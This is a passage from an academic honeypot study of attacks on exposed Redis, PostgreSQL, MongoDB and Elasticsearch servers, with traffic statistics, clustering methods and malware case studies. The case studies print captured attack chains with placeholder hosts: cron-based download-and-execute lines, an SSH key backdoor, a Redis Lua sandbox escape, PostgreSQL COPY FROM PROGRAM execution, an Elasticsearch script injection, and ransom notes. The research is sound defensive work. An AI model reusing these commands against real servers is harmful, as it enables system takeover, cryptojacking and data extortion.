Our traffic analysis revealed a notable disparity in the popularity of the honeypots, which we illustrated using the upset plot in Figure 4. PostgreSQL emerged as the most popular honeypot observing the most amount of unique IP addresses, followed by MongoDB, Elasticsearch, and Redis. Despite having fewer instances deployed, both Elasticsearch with 10 and MongoDB with 8 received more traffic than Redis, which had 20 instances. This suggests that the number of honeypot instances does not necessarily correlate with their attractiveness to attackers. We also observed a preference among actors for targeting specific DBMS types, with most IP addresses appearing in only a single honeypot.

When examining cross-DBMS activity, we observed that most adversaries targeted only a single honeypot, with a smaller subset interacting with multiple honeypots. Some patterns emerged, such as Remote Desktop Protocol (RDP) activity across Redis and PostgreSQL, and certain scanners probing multiple DBMS platforms. However, there is no clear factor that explains why some adversaries scan a subset of the honeypots while others target more comprehensively across the different honeypots. This indicates variability in scanning behavior and perhaps differences in the goals, tools and configurations employed by different actors.

Adversaries adapt to honeypot customization. Attackers adjust their tactics in response to modifications in medium-interaction honeypot configurations as described in Section 4. For instance, the fake data in Redis was queried with a unique behavior not observed in default Redis setups: adversaries, after retrieving the full list of database entries, used the `TYPE` command on each entry

AS	#IPs	Total (%)	#Logins	MySQL	MSSQL
HURRICANE (AS6939)	643	19.25%	0	0	0
GOOGLE-CLOUD-PLATFORM (AS396982)	560	16.77%	5,283	5,101	182
DIGITALOCEAN-ASN (AS14061)	392	11.74%	1,028	1,028	0
Constantine Cybersecurity Ltd. (AS211298)	252	7.54%	202	0	202
AMAZON-AES (AS14618)	154	4.61%	0	0	0
UCLOUD INFORMATION TECHNOLOGY HK Ltd. (AS135377)	142	4.25%	643	551	92
Chinanet (AS4134)	112	3.35%	517,380	146	517,234
CHINA UNICOM China169 Backbone (AS4837)	96	2.87%	376	376	0
CENSYS-ARIN-01 (AS398324)	93	2.78%	0	0	0
Akamai Connected Cloud (AS63949)	91	2.72%	1,270	1,270	0

Table 6: Top-10 ASN by IP count and their login distribution. Redis and PostgreSQL both had zero logins in all rows and were omitted.

Category	IP Count
Hosting	286
Telecom	103
IP Service	35
ICT	25
ISP	1
Security	1
Unknown	148

Table 7: #IPs by AS type that attempted honeypot logins.



Figure 4: Intersection of IP's seen on the medium-high-interaction honeypots.

individually to further investigate its structure. In PostgreSQL, altering access settings also impacted activity levels, with the custom configuration, where access was restricted, attracting over twice the number of login attempts (29,217) compared to the fully open default configuration (14,084). In the open setup, bot scripts attempted to log in once as part of their attack script but refrained from extensive brute-force attacks, unlike the aggressive credential attacks seen in the restricted honeypots.

6.1 Clustering

In our analysis, we implemented clustering using Term Frequency (TF) to group source IP addresses based on the observed sequence of actions or queries. TF allows us to quantify the importance of terms within a document by measuring their relative frequency, which includes duplicates. TF, $\text{tf}(t, d)$, represents the frequency of term t within document d, and is defined as:

$$\text{tf}(t, d) = \frac{\text{Number of times term } t \text{ appears in document } d}{\text{The total number of terms in document } d}$$

For our clustering task, we treat each sequence of actions or queries from an individual source IP as a document, and the actions themselves as terms. We then apply the TF algorithm to represent these sequences as numerical feature vectors, where each vector reflects the relative frequency of actions performed by a given source IP. To form the clusters we employ Agglomerative Hierarchical Clustering which is an unsupervised, bottom-up clustering algorithm. This method iteratively merges the most similar pairs of clusters based on the Euclidean distance between their TF-based feature vectors, using Ward linkage to minimize the variance within clusters at each merging step.

This method offers several advantages over approaches that cluster based on specific payloads, such as process names or file hashes, which can introduce unnecessary noise into the analysis. For instance, some clustering techniques may differentiate between actions like `DELETE /tmp/hash1` and `DELETE /tmp/hash2` due to the differing hash values, despite the underlying action sequences of the attacks being effectively identical. This variation in hash values may arise from several factors, such as randomization implemented in bot scripts. Despite these differences, as long as the sequence of actions remains similar, our TF-based clustering effectively groups these analogous behaviors together, reflecting a common underlying bot script. By concentrating on the frequency of action sequences rather than specific parameters, we achieve more accurate and generalized clusters. When the hashes match, the correlation strengthens, increasing the likelihood that these actions are clustered.

DBMS	#IP	Scanning	Scouting	Exploiting	#Cls.
Elastic	1,237	608 (49.15%)	627 (50.69%)	2 (0.16%)	60
MDB	1,233	706 (57.26%)	465 (37.71%)	62 (5.03%)	30
PSQL	1,955	1140 (58.31%)	593 (30.33%)	222 (11.36%)	79
Redis	980	676 (68.98%)	266 (27.14%)	38 (3.88%)	26

Table 8: Honeypots, the amount of unique IPs, classifications and number of clusters. PSQL refers to PostgreSQL, Elastic to Elasticsearch and MDB to MongoDB.

To ensure the accuracy and relevance of the clustering results, we conducted a thorough manual review of the generated clusters. This involved cross-referencing the classifications of the IPs with the observed behaviors to confirm that the clusters made sense contextually. Each cluster was manually scrutinized to validate the similarities in actions and behaviors. Overall, we found that the clusters associated with exploiting behaviors were largely accurate and reliable. However, we observed some variability in the scouting clusters, which may arise from malformed entries or other inconsistencies, despite the underlying action sequences being similar. Consequently, the accuracy of these scouting clusters may be somewhat lower than that of the exploiting clusters. Additionally, it is important to emphasize that the classification of scanning behaviors is less informative, as they exhibit uniform behavior characterized by repeated connections and disconnections.

The most apparent mistakes in clustering were addressed during our manual review. For instance, certain scanning IPs were incorrectly grouped with exploiting IPs due to similarities in portions of their action sequences. However, such cases were relatively rare. After manual inspection, we reassigned a small number of source IPs to more appropriate clusters. The number of source IPs that required reclassification varied across services: Redis (25 IPs), Elasticsearch (11 IPs), MongoDB (5 IPs), and PostgreSQL (53 IPs).

After addressing the clustering issues manually, we ended up with a range of 20 to 70 clusters for the honeypots as shown in Table 8, which also shows the classification. The size of each cluster varied significantly, reflecting the diversity in adversarial behavior observed across the honeypots. For those clusters that contained actions of particular interest, we manually assigned descriptive tags, such as “bruteforce,” known botnet names, or malware identifiers, based on recognizable commands or files associated with the attacks. Where possible, these tags are backed up using external online sources such as security blogs or file hash lookups. This tagging provides valuable insights into the source IPs associated with the same attack campaign.

Scanning and scouting against the High-Interaction honeypots. The classifications, shown in Table 8, demonstrate that the majority of identified actors are scanners, with the overwhelming majority of these originating from institutional scanning services, as identified through the institutional list by Griffioen et al. [38], 456 (75%) in Elasticsearch, 415 (59%) in MongoDB, 909 (80%) in PostgreSQL and 379 (55%) in Redis. This result agrees with the results in Anand et al. [5], where a significant amount of “acknowledged scanner” traffic is seen. We also observed significant scouting traffic, with numerous inquisitive IPs attempting to gather information on the fake DBMS services. The level of scouting activity among actors varies significantly. Some merely request basic information from the DBMS, such as cluster details in Elasticsearch, while others attempt more extensive queries, including retrieving the fake data inserted into MongoDB and Redis. Notably, we observed a cluster of six IP addresses querying a wide range of URLs from a specific list in Elasticsearch, seemingly aimed at gathering detailed information about the contents of the DBMS, perhaps for further exploitation or identification of a potential vulnerable host. This behavior falls into a gray area, as it doesn’t constitute direct exploitation of the DBMS or the underlying system. However, the information gathered could offer attackers valuable insights into the data, DBMS, and overall infrastructure, potentially enabling more targeted and sophisticated interactions in the future.

Institutional scanners learn about the database content. Surprisingly, we observed a significant amount of scouting activity from institutional actors. The nature and extent of these queries seem to vary depending on the type of DBMS.

For instance, Elasticsearch was frequently probed for node and cluster information, which provides details about the structure and status of the DBMS. MongoDB also attracted attention, with queries related to the “admin” databases and build information. Some went even further, specifically using queries like `listcollections` and `listdatabases`. These commands go beyond simple benign scanning behavior, as `listdatabases` reveals all databases on the MongoDB instance, and `listcollections` provides detailed information about the contents of each database, including the structure of the data stored within. Essentially, these commands expose sensitive metadata that could give an adversary a clear roadmap of the available data, making it easier to target specific collections or prepare for more advanced attacks. The fact that institutional scanners are engaging in this level of probing, which mirrors the behavior of malicious actors, raises significant concerns about the boundaries between legitimate research and potentially harmful activity.

Category	Honeypot and Attacks	#IP, #Clusters
Scans for Services Unrelated to the DBMS	RedisHoneypot (Redis): RDP scanning	14, 1
	RedisHoneypot (Redis): JDWP scanning	2, 1
	Sticky Elephant (PostgreSQL): RDP scanning	164, 3
	Elasticpot (Elasticsearch): CVE-2023-41892 [65]	2, 1
	Elasticpot (Elasticsearch): CVE-2021-22005 [63]	15, 2
Attacks on the DBMS	RedisHoneypot (Redis): Brute-force attacks	5, 1
	Sticky Elephant (PostgreSQL): Brute-force attacks	84, 15
	Sticky Elephant (PostgreSQL): Privilege manipulation	25, 3
Attacks on the Data in the DBMS	MongoDB-honeypot: Data theft and ransom	62, 2
Attacks on the underlying system	RedisHoneypot (Redis): P2P infect (Worm) [34]	35, 1
	RedisHoneypot (Redis): ABCbot (Botnet) [80]	1, 1
	Sticky Elephant (PostgreSQL): Kinsing malware [75]	196, 4
	Elasticpot (Elasticsearch): Lucifer botnet [47]	2, 1
	RedisHoneypot (Redis): CVE-2022-0543 [64]	1, 1

Table 9: Summary of Honeypot Attacks by Attack Type, showing a diversity in attacks.

In contrast, PostgreSQL received very little attention beyond basic connection attempts, and Redis primarily saw queries for client lists and system information. Elasticsearch and MongoDB appeared to be more heavily scrutinized compared to Postgres and Redis, a somewhat unexpected finding. This variation in activity shows that institutional scanners prioritize different types of information for each DBMS.

A recent study by Wu et al. [95] observed similar behavior, noting that device search engines such as Censys, Shodan, FOFA, and ZoomEye often send malformed requests, attempt unauthorized access to sensitive data, and in some cases even exploit vulnerabilities which can compromise both privacy and security. While the exact motivation behind this behavior remains unclear, it is likely to collect more detailed data.

6.2 Database Attack Analysis

By leveraging our classification and clustering methodology, we were able to systematically identify and categorize the attacks on our honeypots. This approach allowed us to group interactions into distinct categories based on the attackers’ objectives. Table 9 summarizes the noteworthy anomaly activities we observed:

Scans for services unrelated to the DBMS: These scans target services other than the DBMS, aiming to discover the presence of potentially vulnerable services. such as Remote Desktop Protocol (RDP) and Java Debug Wire Protocol (JDWP). In some cases, attackers mistakenly believed the service was a web server, leading to attempts to scout for vulnerabilities related to exploiting web-based vulnerabilities (e.g., CVE-2023-41892 related to CraftCMS, CVE-2021-22005 related to VMware vSphere).

Country	#IP	Elastic	MongoDB	PSQL	Redis
US	52	0	12	39	1
China	45	2	0	22	21
Bulgaria	32	0	29	2	1
Germany	31	0	2	29	0
France	30	0	0	30	0
UK	18	0	3	15	0
Netherlands	13	0	6	6	1
Russia	12	0	0	12	0
Singapore	11	0	1	4	6
Indonesia	7	0	0	7	0

Table 10: Top-10 countries by IPs with exploiting classification and the medium-/high-interaction honeypots they target. PSQL refers to PostgreSQL and Elastic to Elasticsearch.

Attacks on the DBMS: Direct attacks on the DBMS, typically focused on gaining access through typical brute force attacks where different passwords are used. Or attempts to manipulate the DBMS through account privilege manipulation.

Attacks on the data in the DBMS: Attempts to steal data for ransom, with attackers demanding payment for regaining access to the compromised data.

Attacks on the underlying system: In these cases, attackers leveraged the DBMS as a point of entry to compromise the underlying system by exploiting access privileges and vulnerabilities. This includes the use of worms, CVE-2022-0543 (RCE), botnets like ABCbot and Lucifer, and cryptojacking malware such as Kinsing [75].

Each of the attacks, excluding the scans, is specifically tailored to the targeted DBMS. The attackers consistently employed DBMS specific SQL queries, indicating a clear intent to exploit the particular DBMS, rather than engaging in generalized attacks. It is also crucial to highlight that the activities listed under "Scans for Other Services Unrelated to the DBMS" and the bruteforcing in Table 9 are classified as scanning and scouting rather than exploitation. However, we believe that these scanning and scouting activities could potentially lead to exploit behavior if the actors had received the expected responses.

We will conduct a case study on several exploits targeting the underlying system and examine some ransom demands in Section 6.3. Additional code samples and commands mentioned in Table 9, can be found in Appendix E.

Exploit behavior seen in different countries: The analysis of exploit behavior reveals that a significant majority of the IPs engaged in such activities are concentrated in the USA and various European countries as seen in table 10. Notably, many of these IPs are associated with hosting companies, which is consistent across all regions, as illustrated in Table 11. This table indicates that the predominant company type for IPs exhibiting exploit behavior is hosting. This pattern suggests that cloud-based machines may have been compromised by malware, such as cryptojacking, or that adversaries are taking advantage of these resources to conduct their exploits. A notable share of exploiting IPs originates from China's telecom infrastructure. Many of these IPs appear to be infected with malware such as botnets and cryptojacking, highlighting the prevalence of compromised machines in this region. In the case of Russia, most of the exploit activity is linked to hosting companies, particularly associated with Kinsing malware [75]. This suggests that the IPs could either belong to infected machines or be rented by malicious actors.

AS Type	Scanning	Scouting	Exploiting
Telecom	1070	138	34
Hosting	1777	1020	264
Security	122	334	0
ICT	2	61	19
Business	1	3	1
IP Service	3	70	0
University	0	0	1
Unknown	155	325	5

Table 11: Distribution of AS types and counts of scanning, scouting, and exploiting behaviors.

A comparison between Tables 11 and 7 reveals notable trends in the types of companies engaging in scouting or exploitation activities. While hosting companies make up the majority of these actors, there is also a significant presence from ICT and telecom sectors. Furthermore, IP service providers, which appeared in earlier analyses, are entirely absent from Table 11. Another noteworthy observation is the absence of exploiting behavior from (self-advertised) security companies, which is a positive finding.

We observe that exploiting type adversaries are more persistent compared to other types of behavior. As illustrated in CDF presented in Figure 5, the number of days that an adversary is active varies significantly based on their classified behaviors. Scanners typically exhibit short-lived activity, often remaining active for only a few days. In contrast, those categorized as scouting show a larger proportion of sustained engagement, as evidenced by the less concave line in the graph. It is the IP addresses associated with exploiting behavior that demonstrate the most notable persistence. Unlike scanners and scouts, these adversaries are not merely engaging in one-off actions; instead, they consistently return. When blocking such activity, identifying and blocking the exploiting IP address would therefore be much more effective than simply blocking a scanning or scouting IP address.

We observe that exploiting type adversaries are generally unclassified or unreported to existing threat intelligence databases. We wanted to determine whether IP addresses with exploitative behavior were known to threat intelligence databases and if a comprehensive blacklist containing all of them existed. Unfortunately, such a consolidated list was unavailable. To gain insight, we examined multiple platforms. Using Greynoise [36], we found that only 37 out of 324 exploiters (11%) were classified as malicious in their database. While it identified 29 out of 35 P2P infect machines, these were not flagged specifically for P2P infections. Most IP addresses marked for malicious activity were associated with different attacks and CVE exploits unrelated to our observations, as indicated by the "tags" and "CVE" response fields in Greynoise API.

In a similar analysis with AbuseIPDB [2], we discovered that only 48 IP addresses (15%) had been previously reported for malicious activity. The majority of reports detail port scans targeting database, SSH, and Telnet ports, along with other malicious activities such as SQL injection.

For further validation, we utilized the TEAM CYMRU [22] scout API, which identified 6 IP addresses (2%) as "suspicious" and tagged them for scanning behaviors related to Redis, SSH, and VPNs. We also checked the FEODO tracker from abuse.ch [11] using the "Botnet C2 Indicators of Compromise" list but found no matching IPs.



Figure 5: CDF of client retention observed in medium and high-interaction honeypots.

Additionally, we examined the loader IPs from the payloads sent by the exploiters, with no overlaps found. This suggests that our command-and-control (C2) and loader servers differ from those tracked by FEODO, which focuses on a subset of known botnets.

Compared with our findings in the low-interaction section, where brute-forcing IP addresses were more frequently classified, the numbers are lower. Moreover, the majority of the identified and reported IP addresses were associated with activities unrelated to the attacks recorded in our honeypot logs, namely attacks on database management services. It appears that more sophisticated attacks largely go undetected or unreported on these platforms, confirming the gap in visibility for more targeted, high-level exploitation attempts.

6.3 Case studies

In this section, we investigate a selection of infections and discuss how malicious parties aim to exploit database services (Appendix E provides short explanations of scouting and exploit code not listed in the case study).

P2PInfect: The code snippet in Listing 1 was identified as P2Pinfect. We retrieved the malware from the server in line 4 and computed its MD5 hash. Utilizing open-source intelligence tools, including VirusTotal [83], we confirmed its classification as P2Pinfect. In the Listing, the malware is injected in line 4 and executed in line 26. When analyzing the overall sequence of actions, the commands appear to incorporate conflicting operations—most notably, setting up the malware in line 4 and then attempting to delete it prior to execution. Additionally, lines 11-13 show an attempt to establish an SSH backdoor. Even more perplexing is the attempt to load a module named exp.so. Portions of this activity bear a striking resemblance to exploitation code available on a public GitHub repository [61],particularly the loading of the exp.so module and the lines (17-23). The attacker appears to attempt different series of commands to obtain access to the system to maximize the likelihood of a successful exploitation.

ABCbot: Listing 2 illustrates a malware injection attempt targeting Redis, aiming to infect the machine with ABCbot [80]. The malware is retrieved in lines 7-9. The Indicator of Compromise (IOC) is `http://<IP>:<PORT>/ff.sh`, which includes the same <IP>, <PORT> and ff.sh content as documented by Cadosec, a network security service provider, in their report on the ABCbot botnet [29].

```
1   NewConnect
2   info server
3   FLUSHDB
4   set x "\n* * * * * if ! ps | grep -v grep | grep -q <HASH>;then exec 6<>/dev
      /tcp/<IP>/<PORT> && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/<HASH> ;
      fi && chmod +x /tmp/<HASH> && /tmp/<HASH> <CODE>\n"
5   config set rdbcompression no
6   save
7   config set dir .
8   config set dbfilename dump.rdb
9   config set rdbcompression yes
10  FLUSHDB
11  set x "\n\nssh-rsa <SSH_Key> root@localhost.localdomain\n\n"
12  config set dir /root/.ssh/
13  config set dbfilename authorized_keys
14  config set rdbcompression no
15  save
16  config set dir .
17  config set dbfilename dump.rdb
18  config set rdbcompression yes
19  CONFIG SET dir /tmp/
20  CONFIG SET dbfilename exp.so
21  SLAVEOF <IP> <PORT>
22  MODULE LOAD /tmp/exp.so
23  SLAVEOF NO ONE
24  config set dir .
25  config set dbfilename dump.rdb
26  system.exec "exec 6<>/dev/tcp/<IP>/<PORT> && echo -n 'GET /linux' >&6 && cat
      0<&6 > /tmp/<HASH> ;fi && chmod +x /tmp/<HASH> && /tmp/<HASH> <CODE>\""
27  SLAVEOF NO ONE
28  system.exec "rm -rf /tmp/exp.so"
29  MODULE UNLOAD system
30  Closed
```

Listing 1: Connection attempting to infect Redis with the P2P infect worm. The malware is injected and executed in lines 4 and 26. For readability and anonymity, some fields are overwritten by <IP>. <PORT>, <HASH> or <CODE>.

```
1   NewConnect
2   ping
3   config set stop-writes-on-bgsave-error no
4   flushall
5   config set dir /var/spool/cron/
6   config set dbfilename root
7   set xxx1 */1 * * * * wget -O - http://<IP>:<PORT>/ff.sh | sh -s
8   set xxx2 */1 * * * * wdt -O - http://<IP>:<PORT>/ff.sh | sh -s
9   set xxx3 */1 * * * * curl -A fczyo-cron/1.5 -sL http://<IP>:<PORT>/ff.sh | sh -
      s
10  save
11  config set stop-writes-on-bgsave-error yes
12  config set dir /tmp
13  config set dbfilename .dump.rdb
14  flushall
15  Repeats steps from line 3
16  Closed
17
```

Listing 2: Redis commands attempting to infect the host machine with ABCbot. For readability and anonymity, some fields are overwritten by <IP> or <PORT>

```
1   EVAL local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "
      luaopen_io");
2   local io = io_l();
3   local f = io.popen("id", "r");
4   local res = f:read("*a");
5   f:close();
6   return res
```

Listing 3: Command exploiting CVE-2022-0543 in Redis to perform the "id" shell command in line 3.

Redis CVE: We showcase the exploitation of CVE-2022-0543 [64], as demonstrated in Listing 3. The exact script used in this attack can be found in the Vulhub vulnerability repository on GitHub [42], a known resource providing pre-built, vulnerable Docker environments for testing and understanding specific CVEs. This OSINT repository not only supplies the necessary environment for testing

```
1 DROP TABLE IF EXISTS <HASH>;
2 CREATE TABLE <HASH>(cmd_output text);
3 COPY <HASH> FROM PROGRAM 'echo <CODE>|base64 -d|bash';
4 SELECT * FROM <HASH>;
5 DROP TABLE IF EXISTS <HASH>;
```

Listing 4: Code of a malware execution attempt in PostgreSQL. A base64 encrypted bash script is put in the database table for execution in line 3. For readability and anonymity, some fields are overwritten by <IP>, <HASH> or <CODE>.

but also includes detailed explanations of how the vulnerability works, along with example outputs to aid in comprehension. In the case of CVE-2022-0543, the script we observed runs a basic shell command `id` to retrieve user information from the compromised system. While this may seem simplistic, it suggests that the attacker was likely probing for expected responses. If the command had returned the expected result, the adversary could have escalated the attack using more sophisticated exploits to further compromise the system. Attackers leverage publicly available Proof-of-Concepts in their campaigns. The above case is not an isolated case, as we saw in the Redis P2P infect example earlier, where attackers likely used a modified version of another publicly accessible repository. It becomes evident that these repositories are not just tools for vulnerability researchers and security professionals but are also being repurposed by malicious actors. Attackers are capitalizing on easily accessible, openly shared information to refine their attacks.

Kinsing: Another notable malware injection attempt is the use of Kinsing, a malware associated with cryptojacking operations [77]. The exploit attempt, shown in Listing 4, presents the malicious QUERY sequence used in PostgreSQL. In line 3, the attacker exploits their access to PostgreSQL's `COPY FROM PROGRAM` function to execute code. The malicious script, encoded in Base64, is executed, and its output is inserted into the associated database table. In line 4, the script reads and clears the output, likely as an attempt to cover its tracks. After decoding the Base64 payload, the decoded script, shown in Appendix Listing 9, reveals several actions: in lines 2 to 4, the script attempts to kill the process `zsvc` associated with the Prometei botnet [74], as well as two other services that may be related to system processes. The script also includes a built-in `curl` function, which downloads an additional bash script, `pg2.sh`, if neither `curl` nor `wget` are available on the system. Fetching this file and analyzing its MD5 hash using VirusTotal confirmed that the malware is indeed Kinsing [86]. Kinsing has been actively used for several years, targeting not only DBMS platforms but also a broad range of services, including Apache Tomcat [72], Redis [24], and Citrix [48].

```
1  /_search?source={
2    "size": 1,
3    "query": {
4      "filtered": {
5        "query": {
6          "match_all": {}
7        }
8      }
9    },
10   "script_fields": {
11     "exp": {
12       "script": "
13         import java.util.*;
14         import java.io.*;
15         String str = \"\";
16         BufferedReader br = new BufferedReader(
17           new InputStreamReader(
18             Runtime.getRuntime().exec(\"curl -o /tmp/sss6 http://<IP>:<PORT>/
       sss6\").getInputStream()
19           )
20         );
21         StringBuilder sb = new StringBuilder();
22         while((str = br.readLine()) != null) {
23           sb.append(str);
24         }
25         sb.toString();
26       "
27     }
28   }
29 }
30
```

Listing 5: Malicious script in the URL field of Elasticsearch part 1. For readability and anonymity, some fields are overwritten by <IP> or <PORT>

```
1  rm *
2  curl -o /tmp/sss6 http://<IP>:<PORT>/sss6
3  wget -c http://<IP>:<PORT>/sss6
4  chmod 777 /tmp/./sss6
5  exec /tmp/./sss6
6  rm /tmp/*
7
8  rm *
9  wget http://<IP>:<PORT>/sv6
10 chmod 777 sv6
11 exec ./sv6
12 rm -r sv6
13 rm *
14 wget http://<IP>:<PORT>/sv68
15 chmod 777 sv68
16 exec ./sv68
17 rm -r sv68
18
```

Listing 6: Malicious script in the URL field of Elasticsearch part 2, inserted in the same way as in part 1 in code Listing 5. For readability and anonymity, some fields are overwritten by <IP> or <PORT>

```
"All your data is backed up. You must pay 0.0058 BTC to <ADDRESS> In 48 hours,
      your data will be publicly disclosed and deleted. (more information: go
      to <URL>) After paying send mail to us: <EMAIL> and we will provide a
      link for you to download your data. Your DBCODE is: <CODE>"
%\vspace{-2em}
```

Listing 7: Ransom note 1 on MongoDB. For readability and anonymity, some fields are overwritten by <CODE>, <ADDRESS>, <EMAIL> or <URL>

Lucifer botnet: Code Listings 5 and 6 demonstrate a sequence of actions linked to the Lucifer botnet's attempt to deploy a cryptominer on the target machine by exploiting Elasticsearch. In Listing 5, the attacker executes a malicious Java script, leveraging Elasticsearch's scripting module to download the botnet, as seen in lines 18-25. Listing 6 showcases two distinct attacks. The first attack is outlined in lines 1-6, while the second is detailed in lines 8-17. Both attacks are delivered to Elasticsearch using the same method illustrated in Listing 5. After downloading the malware in code Listings 5 and 6, we generated SHA-256 hashes for the files. Queries for these hashes on VirusTotal identified the files `sss6` [84] and `sv6` [85] as associated with Rudedevil malware, which is known for cryptojacking capabilities. Additionally, the IOC `sss6` appears in an analysis by Elastic Security Labs on Rudevil malware/Lucifer botnet [47], supporting strong evidence that the malware is linked to the Lucifer botnet.

Data theft and ransom: Finally we observe an attack that involves data backups and ransom-notes targeting our MongoDB honeypots.

```
"Your DB has been back up. The only way of recovery is you must send 0.007 BTC
      to <ADDRESS>. Once paid please email <EMAIL> with code: <CODE> and we
      will recover your database. please read <URL> for more information"
%% \vspace{-2em}

```

Listing 8: Ransom note 2 on MongoDB. For readability and anonymity, some fields are overwritten by <CODE>, <ADDRESS>, <EMAIL> or <URL>

After initial reconnaissance scans, adversaries systematically attempt to retrieve entire database contents, table by table. Once they extract the data, they proceed to delete the database content and replace it with a ransom note. It appears that traditional ransomware where the data is encrypted was not used, likely because the attacker already had full access to the database and opted for this simpler approach. This behavior persisted over multiple days, with automated scripts returning to delete the previous ransom note and insert a new one periodically. And because of this behavior, it is possible that one may pay the ransom, receives the data but it's the incorrect data, namely a previous ransom note. Through variations in the ransom notes left behind as shown in Listings 7 and 8, we identified two distinct groups responsible for these attacks.

7 Discussion

Many databases are not secured by default. As we mentioned in the beginning of the paper, many Database Management Systems (DBMS) are open to the Internet even though the maintainers of database software unanimously suggest to place them behind a firewall. Some database systems do not even use simple defensive mechanisms like authentication. Attacks shown in this paper can be mitigated by making DBMS unreachable directly from the Internet.

Institutional scanners learn about database content. During their scanning efforts, institutional scanners aim to identify whether the host that they are talking to is really a database by actually communicating with the database. We observe that in some cases, institutional scanners use commands that provide information further than would be needed for accurate identification of a database system, and actually query the database and list its data. This can be for example in the form of a list of tables. As many database operators will use common names for their tables, such as `orders`, or `matches`, one could infer that these databases might respectively be from a webshop and dating app. We argue that this is a privacy issue, as the information that is being collected can be used to profile the database.

Most attacks do not target the database itself. Databases are widely used by organizations to store important data. One would assume that adversaries target databases because of this data, and either steal it or encrypt it in order to gain a ransom. Surprisingly, our study shows that many attacks are actually not touching the data at all, but are instead interested in gaining a foothold on the underlying system. This strategy allows attackers to use the database as a pivot point, effectively leveraging the server's network permissions and computing power without drawing immediate attention to data theft or manipulation. Consequently, these types of attacks can remain undetected for longer periods, increasing the overall risk to the organization.

Threat actors targeting databases remain relatively unknown. Our findings indicate that while brute-force attackers were detected, this was primarily due to their scanning activities. In contrast, the actors of sophisticated exploits observed in medium- to high-interaction honeypots largely went undetected and unreported on threat intelligence platforms. Although some of these malicious actors were identified, their reports generally listed activities unrelated to DBMS attacks. This indicates the absence of a comprehensive method that captures all genuinely malicious actors attacking DBMS, highlighting a significant gap in detection methodologies. To improve the discovery and classification of such unreported actors, deploying DBMS-specific honeypots with deeper interaction capabilities is a promising approach. Given that this study utilized open-source honeypots, these tools can be readily used.

Limitations. First, our honeypot deployment was geographically constrained. We deployed 270 honeypots within a single network located in the Netherlands, along with 8 additional instances distributed globally. This limited geographic diversity may introduce bias in the observed attack patterns and may have been fingerprinted by some adversaries. The configuration of the honeypots may also have introduced the bias in terms of the traffic we observed. Additionally, due to the exploratory nature of this work, our deployment primarily focused on low-interaction honeypots, with relatively fewer medium and high-interaction honeypots. Expanding coverage to include a broader range of DBMS platforms, particularly lesser studied ones such as MariaDB [52], CockroachDB [19], and CouchDB [20] could have provided a more comprehensive view. Another limitation lies in the duration of our data collection. The experiment ran for 20 days, which may be insufficient to observe long-term trends or capture less frequent but potentially significant attack behaviors. Additionally, our analysis assumes that each unique IP address represents a distinct actor. In practice, this mapping is not true due to factors such as IP churn, NAT devices, or address reassignment by network operators. As a result, our analysis may overestimate or underestimate the number of distinct adversaries interacting with the honeypots. Finally, there are known limitations [9, 94] with our use of GeoLite [54] for mapping IP addresses to AS and IP geolocation. Inaccuracies can occur because ASes often register IP blocks and subsequently lease them to third parties. As a result, the reported AS may not always correspond to the entity actually operating the IP at the time of the attack.

8 Conclusion

Despite the high-profile attacks in database management systems (DBMS) and the reported scanning activity of such systems in the wild, little is known about the profiles and practices of attackers. In this paper, we try to shed light on the profile and techniques of such attackers by operating a network of distributed honeypots that mimic different DBMS. Our analysis shows that a relatively low number of IPs are weaponized to attack DBMS. We observe persistent scouting that tries a large number of username and password combinations tailored for each database, thus, such attacks are highly targeted. Beyond attacks that target to manipulate the database for ransom, we also identified cases where the DBMS is used as an attack vector to the underlying system. We hope that our work will increase awareness of DBMS-specific attacks towards faster detection and mitigation of this evolving cyber threat.

Acknowledgment

This research was supported by the European Commission under the Horizon Europe Programme as part of the projects SafeHorizon (Grant Agreement #101168562) and RECITALS (Grant Agreement #101168490). This work was supported by the Dutch Research Council (NWO) under the ADAPTIve project. Additionally, we would like to acknowledge GreyNoise and IPinfo for providing us access to their APIs and datasets for this project.

References

[1] 0xdf. 2024. *HTB: Surveillance.* https://0xdf.gitlab.io/2024/04/20/htb-surveillance.html

[2] AbuseIPDB. 2024. *AbuseIPDB.* https://www.abuseipdb.com/

[3] Mark Allman, Vern Paxson, and Jeff Terrell. 2007. A Brief History of Scanning. In *Proceedings of the 7th ACM SIGCOMM conference on Internet measurement.* 77–82.

[4] Hamad Almohannadi, Irfan Awan, Jassim Al Hamar, Andrea Cullen, Jules Pagan Disso, and Lorna Armitage. 2018. Cyber Threat Intelligence from Honeypot Data using Elasticsearch. In *2018 IEEE 32nd International Conference on Advanced Information Networking and Applications (AINA).* IEEE, 900–906.

[5] Aniket Anand, Michalis Kallitsis, Jackson Sippe, and Alberto Dainotti. 2023. Aggressive Internet-Wide Scanners: Network Impact and Longitudinal Characterization. In *Companion of the 19th International Conference on emerging Networking EXperiments and Technologies.* 1–8.

[6] M Anirudh, S Arul Thileeban, and Daniel Jeswin Nallathambi. 2017. Use of Honeypots for Mitigating DoS Attacks Targeted on IoT Networks. In *2017 International conference on computer, communication and signal processing (ICCCSP).* IEEE, 1–4.

[7] Daniele Antonioli, Anand Agrawal, and Nils Ole Tippenhauer. 2016. Towards High-Interaction Virtual ICS Honeypots-in-a-Box. In *Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and Privacy.* 13–22.

[8] AquilaIrreale. 2024. *Mongodb Honeypot Github Repo.* https://github.com/AquilaIrreale/mongodb-honeypot

